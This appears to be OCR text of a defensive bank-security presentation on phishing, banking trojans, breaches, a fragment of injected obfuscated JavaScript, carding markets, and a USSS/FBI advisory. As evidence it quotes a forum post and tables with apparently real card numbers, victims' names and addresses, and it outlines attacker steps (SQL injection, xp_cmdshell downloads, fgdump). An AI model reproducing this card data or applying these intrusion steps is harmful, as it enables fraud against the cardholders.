
Verification Details - Your Personal Details are being asked to verify your information only.

Social Security Number:

Notice there is no "s" after "http" which indicates that this is not a secure site. If you were really in Wachovia's authenticated space, this would appear as "https:"

Notice the absence of a 'padlock' symbol, indicating this is not a secure site. Wachovia's real site displays a padlock symbol.

# Phish Progression – The Sinker



Confirm your contact information - Microsoft Internet Explorer

Address http://mujurc.com/bbs/data/skinboard/onlineservices.wachovia.com/auth/AuthService/02/verification.php

Address:

City:

State: Please select the state

Zip Code:

Phone Number:

Verification Details - Your Personal Det

Social Security Number:

Mother's maiden name:

Driver License:

Date of Birth:

Billing Information - Enter your informa

Card Number:

Expiration Date:

Cvv2:

Submit

**Security Warning**

The current Web page is trying to open a site in your Trusted sites list. Do you want to allow this?

Current site: **mujurc.com**

Trusted site: **www.wachovia.com**

Yes No

Warning: allowing this can expose your computer to security risks. If you don't trust the current Web page, choose No.

Custome

© 2006 Wachovia Corporation. All rights reserved.

Opening page http://mujurc.com/bbs/data/skinboard/onlineservices.wachovia.com/auth/AuthService/02/send_mail.php...

Internet zone

This phishing site is a good example of the level of sophistication the phishers have achieved. When you click "submit", the phishing site tries to redirect you to the real Wachovia.com site. (If you had not been paying attention - you may think that you are really in Wachovia.com and not realize what has just happened!)

USA TODAY

# Internet threat: Hackers swarm bank accounts

By Byron Acohido, USA TODAY

New and nasty banking trojans are on the rise on the Internet and attacking online bank accounts.

The new trojan programs — which wait on your hard drive for an opportunity to crack your online banking account — are different from traditional "phishing" e-mail scams that try to trick you into typing your login information at fake bank websites.

They're invisible, can steal data multiple ways and require no action by the victim to be launched.

"Phishing doesn't work as well as it used to," says Patrik Runald, security specialist at F-Secure, the Internet security firm. "Banking trojans provide a very effective and direct means for the bad guys to get their hands on the money."


BANK INFO SECURITY®

**Heartland Breach: Bigger than TJX?**
**Experts Debate How it Happened and What Damage Could be Done**
Linda McGlasson, Managing Editor
January 26, 2009

Exactly how big was the Heartland data breach? This is the great unanswered question since last week, when Heartland Payment Systems (HPY), a Princeton, NJ-based credit card processor, revealed that **its computer systems had been breached**, and an unknown number of credit card account numbers were exposed to hackers. Since then, at least eight financial institutions have stepped forward to say their customers had cards affected by the breach, and one security expert says, in theory, that Heartland could be bigger than the **TJX breach** that dominated the news and set the data breach benchmark in 2007.

# Example – Malware Delivery

**http://charlestonharbourresort.com –** Legitimate javascript applet used to detect flash player and has been injected with obfuscated malicious code


Charleston Harbor Resort&Marina - Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://www.charlestonharborresort.com/
immunity debugger
NetWitness Informer… NetWitness Community WC Reports Blacklist Research Intelligence Sources Incident Response Malware Research
Disable Cookies CSS Forms Images Information Miscellaneous Outline Resize Tools View Source Options
Proxy: AUTHPAC Apply Edit Remove Add Status: Using AUTHPAC Preferences
NetWitness Informer … http://www…hobject.js VirusTotal - Free Onli… CWSandbox Webinte… Charleston Harbor …
CHARLESTON HARBOR RESORT & MARINA
RELAX
EXPLORE
INDULGE
INVITE
Read www.charlestonharborresort.com Microsoft-IIS/6.0 Microsoft-IIS/6.0 Proxy: AUTHPAC finjan
NetWitness Informer :: Define Rules
http://www.charl...


```
document.write(unescape("%3c%73%63%72%69%70%74%3
/**
 * FlashObject v1.2.1: Flash detection and embed
 *
 * FlashObject is (c) 2005 Geoff Stearns and is released under the MIT License:
 * http://www.opensource.org/licenses/mit-license.php
 *
 */
if(typeof com == "undefined") com = new Object();
```

A program installs malicious service then deletes itself.

This behavior hides the malware

Even if the initial download is detected, the local service will not be seen via the network

# Bank Information For Sale



Fresh CVV, FRESH LOGINS, WACHOVIA, BOA AND WELLSFARGO!!! - RealUnix.Net Forums - Mozilla Firefox

http://www.real-forum.net/showthread.php/fresh-cvv-fresh-26089.html?t=26089&highlight=wachovia

eloquent
Junior Member

Join Date: Sep 2007
Posts: 29
Rep Power: 4

Fresh CVV, FRESH LOGINS, WACHOVIA, BOA AND WELLSFARGO!!!

Hello Guys, i have fresh CVV all for sale, Valid and live from hacked database.
Amex
Mastercard
Visa
Discovery
ALL fresh
$2 per one
Minimum Order is 10 piece
24hrs Replacement for Declined CVV
I accept Only WU and e-gold
Fresh Logins for Wachovia, BOA and Wellsfargo
Mininum balance is $7k for Boa and wells logins, $14k is the minimum balance for Wachovia, logins come with owner's email and password to erase Transfer history and confirmation. chat with me for deal and negotiation
No free cvv for testing..

PM me for a deal blt849 on yahoo and trinklets14 on AOL.
I WILL GET YOU SCREENSHOTS OF BANK LOGINS ONCE YOU ARE READY TO BUY!!!

few free cards for you!!!

379456066933000 0906 4970 Leone Linda 134 Brook Road, Danville VT 05828
802-684-2161 150h

David Wagner 204 south 8th street River falls WI 54022 715-760-1017
4470836300014081 150h 01 09 276


Transferring data from pagead2.googlesyndication.com...

Wachovia accounts for sale with a minimum balance of $14,000.

# …where credentials can be purchased

2800 customers identified from one source in the last few months,
sourced from Russian business network

Actual records of malware compromises of the Bank’s customers



| | | | | | | | | | | | | | | | |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| | 93.90.242. | unknown | 80.194.238 | telewest.n | uk | NoRoute_PrivateIP | | lloydstsb.c | 0.0.0.0 | 443 | 1 | Financial I | ######## | 2008-05-08 | 2008-05-08T20:59:30.0Z |
| | 93.90.242. | unknown | 82.5.116.2 | ntl.com | uk | NoRoute_PrivateIP | | lloydstsb.c | 0.0.0.0 | 443 | 1 | Financial I | ######## | 2008-05-08 | 2008-05-08T20:54:00.0Z |
| | 93.90.242. | unknown | 82.39.130. | telewest.n | uk | NoRoute_PrivateIP | | lloydstsb.c | 0.0.0.0 | 443 | 1 | Financial I | ######## | 2008-05-08 | 2008-05-08T20:52:20.0Z |
| | 93.90.242. | unknown | 86.12.247. | ntl.com | uk | NoRoute_PrivateIP | | lloydstsb.c | 0.0.0.0 | 443 | 1 | Financial I | ######## | 2008-05-08 | 2008-05-08T20:57:58.0Z |
| | 93.90.242. | unknown | 86.137.60. | bt.net | uk | NoRoute_PrivateIP | | lloydstsb.c | 0.0.0.0 | 443 | 1 | Financial I | ######## | 2008-05-08 | 2008-05-08T20:50:00.0Z |
| | 93.90.242. | unknown | 86.141.65. | bt.net | uk | lloydstsb.c | uk | lloydstsb.c | 193.34.231 | 443 | 1 | Financial I | ######## | 2008-05-11 | 2008-05-11T18:55:29.0Z |
| | 93.90.242. | unknown | 213.107.82 | ntl.com | uk | NoRoute_PrivateIP | | lloydstsb.c | 0.0.0.0 | 443 | 1 | Financial I | ######## | 2008-05-11 | 2008-05-11T12:39:06.0Z |
| | 93.90.242. | unknown | 69.125.45. | cv.net | us | NoRoute_PrivateIP | | lloydstsb.c | 0.0.0.0 | 443 | 1 | Financial I | ######## | 2008-05-11 | 2008-05-11T14:41:17.0Z |
| | 93.90.242. | unknown | 77.28.131. | mt.net.mk | mk | NoRoute_PrivateIP | | lloydstsb.c | 0.0.0.0 | 443 | 1 | Financial I | ######## | 2008-05-11 | 2008-05-11T17:10:16.0Z |
| | 93.90.242. | unknown | 80.42.61.2 | uk.tiscali.c | uk | NoRoute_PrivateIP | | lloydstsb.c | 0.0.0.0 | 443 | 1 | Financial I | ######## | 2008-05-11 | 2008-05-11T16:49:14.0Z |
| | 93.90.242. | unknown | 81.105.232 | ntl.com | uk | NoRoute_PrivateIP | | lloydstsb.c | 0.0.0.0 | 443 | 1 | Financial I | ######## | 2008-05-11 | 2008-05-12T07:05:34.0Z |
| | 93.90.242. | unknown | 81.129.170 | bt.net | uk | NoRoute_PrivateIP | | lloydstsb.c | 0.0.0.0 | 443 | 1 | Financial I | ######## | 2008-05-11 | 2008-05-11T19:11:41.0Z |
| | 93.90.242. | unknown | 82.17.234. | ntl.com | uk | NoRoute_PrivateIP | | lloydstsb.c | 0.0.0.0 | 443 | 1 | Financial I | ######## | 2008-05-11 | 2008-05-11T17:53:14.0Z |
| | 93.90.242. | unknown | 82.39.130. | telewest.n | uk | NoRoute_PrivateIP | | online-lloy | 0.0.0.0 | 443 | 0 | None | ######## | 2008-05-11 | 2008-05-11T18:10:30.0Z |
| | 93.90.242. | unknown | 82.47.82.1 | telewest.n | uk | NoRoute_PrivateIP | | lloydstsb.c | 0.0.0.0 | 443 | 1 | Financial I | ######## | 2008-05-11 | 2008-05-11T17:03:15.0Z |
| | 93.90.242. | unknown | 86.26.51.1 | ntl.com | uk | NoRoute_PrivateIP | | lloydstsb.c | 0.0.0.0 | 443 | 1 | Financial I | ######## | 2008-05-11 | 2008-05-11T17:05:25.0Z |
| | 93.90.242. | unknown | 86.31.97.2 | ntl.com | uk | NoRoute_Pri | | | | | | | | | |
| | 93.90.242. | unknown | 86.137.60. | bt.net | uk | NoRoute_Pri | | | | | | | | | |
| | 93.90.242. | unknown | 86.141.65. | bt.net | uk | NoRoute_Pri | | | | | | | | | |
| | 93.90.242. | unknown | 86.160.172 | bt.net | uk | NoRoute_Pri | | | | | | | | | |
| | 93.90.242. | unknown | 90.206.128 | easynet.ne | gb | NoRoute_Pri | | | | | | | | | |
| | 93.90.242. | unknown | 92.236.137 | telewest.n | uk | NoRoute_Pri | | | | | | | | | |
| | 93.90.242. | unknown | 82.71.7.16 | zen.co.uk | uk | lloydstsb.c | u | | | | | | | | |
| | 93.90.242. | unknown | 82.71.7.16 | zen.co.uk | uk | lloydstsb.c | u | | | | | | | | |
| | 93.90.242. | unknown | 82.71.7.16 | zen.co.uk | uk | lloydstsb.c | u | | | | | | | | |
| | 93.90.242. | unknown | 82.71.7.16 | zen.co.uk | uk | omniture.c | u | | | | | | | | |

| DecryptData | Bin | bank_name | CheckDateTimeUTC | JbiUserID |
|---|---|---|---|---|
| 4921818889491133=0906 | 492181 | Lloyds_TSB_Bar | 04/12/2008 | 112 |
| 4921819327444882=1102 | 492181 | Lloyds_TSB_Bar | 04/12/2008 | 112 |
| 4921829383605250=0904 | 492182 | Lloyds_TSB_Bar | 09/12/2008 | 112 |
| 4921819285389921=0907 | 492181 | Lloyds_TSB_Bar | 04/12/2008 | 112 |
| 4921819615060457=1103 | 492181 | Lloyds_TSB_Bar | 04/12/2008 | 112 |
| 4921816470016046=1102 | 492181 | Lloyds_TSB_Bar | 04/12/2008 | 112 |
| 5404635200012858=0812 | 540463 | LLOYDS_TSB_B | 07/12/2008 | 196 |
| 5404631321045984=0901 | 540463 | LLOYDS_TSB_B | 08/12/2008 | 272 |
| 4921818323654031=0811 | 492181 | Lloyds_TSB_Bar | 29/11/2008 | 272 |
| 4462747032153719=1109 | 446274 | Lloyds_TSB_Bar | 01/12/2008 | 299 |
| 4462747032153719=1109 | 446274 | Lloyds_TSB_Bar | 01/12/2008 | 299 |
| 4921818164439419=1105 | 492181 | Lloyds_TSB_Bar | 02/12/2008 | 527 |
| 4921817430886437=1110 | 492181 | Lloyds_TSB_Bar | 02/12/2008 | 527 |
| 4921818551325833=1103 | 492181 | Lloyds_TSB_Bar | 03/12/2008 | 527 |
| 4921817826917614=1105 | 492181 | Lloyds_TSB_Bar | 03/12/2008 | 527 |
| 4921817644034568=0904 | 492181 | Lloyds_TSB_Bar | 04/12/2008 | 577 |
| 4921819504210130=1106 | 492181 | Lloyds_TSB_Bar | 06/12/2008 | 586 |
| 4921826741114066=1106 | 492182 | Lloyds_TSB_Bar | 09/12/2008 | 619 |
| 4670621419262096=0901 | 467062 | Lloyds_TSB_Bar | 02/12/2008 | 677 |
| 4462619844723411=0905 | 446261 | Lloyds_TSB_Bar | 07/12/2008 | 677 |
| 5404635949079184=1002 | 540463 | LLOYDS_TSB_B | 01/12/2008 | 677 |
| 4670621419262096=0901 | 467062 | Lloyds_TSB_Bar | 01/12/2008 | 677 |
| 4670621419262096=0901 | 467062 | Lloyds_TSB_Bar | 04/12/2008 | 677 |
| 4462740937717829=0904 | 446274 | Lloyds_TSB_Bar | 02/12/2008 | 677 |

Bank’s credit and debit card numbers
Being checked for status and available balances
in preparation for fraud
Source  “just buy it” CChecker -  Haxtor network

# Wireless Vulnerabilities

- **New Trojan Endangers Windows Mobile Devices** – This malware affects Windows Mobile PocketPC devices.  The Trojan sends the infected device's serial number, operating system and other sensitive information to the Trojans' creators

- **Security Hole Found in Apple's iPhone** - Hackers could take control of an iPhone if its owner visits a doctored web site or Internet hotspot.

- **Car Whisper** - A Bluetooth mobile phone exploit called "car whisperer" allows hackers to take advantage of default Bluetooth passwords.   The hackers sit at a stoplight and snoop information off of your phone.

# Collaboration Strategies

- **Identity Theft Assistance Center**
  - Financial Services Roundtable – ITAC – 41+ Members
  - Operational Success – 50,000+Consumers helped
  - Strategic Success – Credibility and relationships with law makers, regulators, and law enforcement
- **Shared Industry Information**
  - Loss & Operational Metrics
  - VISA IRKI and Mastercard Loss Information
  - Early Warning Services
  - Hot files
  - Internal Fraud Prevention Program (EW/BITS)
  - Shared Social Networks of Fraud
  - BITS, ABA, Financial Services Technology Consortium
- **Cooperative Industry, Law Enforcement & Intelligence**
  - FS - ISAC
  - US Postal Inspection Service; US Secret Service; FBI
  - IRS and various Federal Law Enforcement work groups

# Private & Public Cooperation

- *** <u>**Joint USSS/FBI Advisory ***</u>**

- **PREVENTIVE MEASURES**
- Over the past year, there has been a considerable spike in cyber attacks against the financial services and the online retail industry. There are a number of actions a firm can take in order to prevent or thwart the specific attacks and techniques used by these intruders. The following steps can be taken to reduce the likelihood of a similar compromise while improving an organization's ability to detect and respond to similar incidents quickly and thoroughly.
- Attacker Methodology:
- In general, the attackers perform the following activities on the networks they compromise:
- They identify Web sites that are vulnerable to SQL injection. They appear to target MSSQL only.
- They use "xp_cmdshell", an extended procedure installed by default on MSSQL, to download their hacker tools to the compromised MSSQL server.
- They obtain valid Windows credentials by using fgdump or a similar tool.
- They install network "sniffers" to identify card data and systems involved in processing credit card transactions.
- They install backdoors that "beacon" periodically to their command and control servers, allowing surreptitious access to the compromised networks.
- They target databases, Hardware Security Modules (HSMs), and processing applications in an effort to obtain credit card data or brute-force ATM PINs.
- They use <u>WinRAR to compress the information they pilfer from the compromised networks.</u>

- We are providing the following preventive measures. Performing these steps may not prevent the intruders from gaining access, but they will severely impact their effectiveness based on current attack methods.
- ***Recommendation 1: Disable potentially harmful SQL stored procedure calls.***

